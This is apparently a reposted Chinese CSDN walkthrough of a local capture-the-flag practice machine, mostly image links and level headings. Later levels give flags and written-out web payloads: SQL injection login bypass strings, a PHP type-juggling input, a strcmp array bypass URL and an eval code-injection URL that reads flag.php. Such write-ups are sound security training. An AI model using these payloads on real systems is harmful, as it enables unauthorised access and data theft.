


**靶机ip**


**扫描主机**


**查看靶机所开的端口**

****


**浏览器登录192.168.0.104/web/**

**第一关**


****

****


**第二关**

****

**第三关**

****

**第四关**

****

**第五关**

****

**第六关**

****


**第七关**

****

**第八关**

****


**第九关flag{This is a simple file upload vulnerability**

****


**第十关flag{you are very g00d}**

****

**第十一关flag{QR\_C0d3\_I5\_Fin3?} 更新flag flag{uywiufhwuhiwefhwi}**

****

**第十二关：flag{zhe\_IS\_fla9\_fight1ng}**

****

**用户名：1' or 1#**

**密码：随便输**

**验证码：看图片**

**第十四关 login2**

**用户名：1\**

**密码：or 1;#**

**验证码：看图片**

**第十五关 php若类型**

**num：1a**

**flag{suc\_c\_ess}**

**第十六关 函数缺陷**

**构造URL http://192.168.1.123/web/php/strcmp.php?password[]=1&Submit=提交#**

**flag{n\_Ic\_e}**

**最后一关**

**构造URL：http://192.168.1.123/web/include/include2.php?hello=1);print\_r(file("./flag.php")**

**int(1) Array ( [0] => [1] => $flag = '成功'; [3] => #echo $flag; [4] => #flag{you are 666}; [5] => ?> ) <?php**

**include "flag.php";**

**$a = $\_REQUEST['hello'];**

**eval( "var\_dump($a);");**

**show\_source(\_\_FILE\_\_);**

**---------------------**

**作者：k0sec**

**来源：CSDN**

**原文：https://blog.csdn.net/ghx13630444675/article/details/93888576**

**版权声明：本文为博主原创文章，转载请附上博文链接！**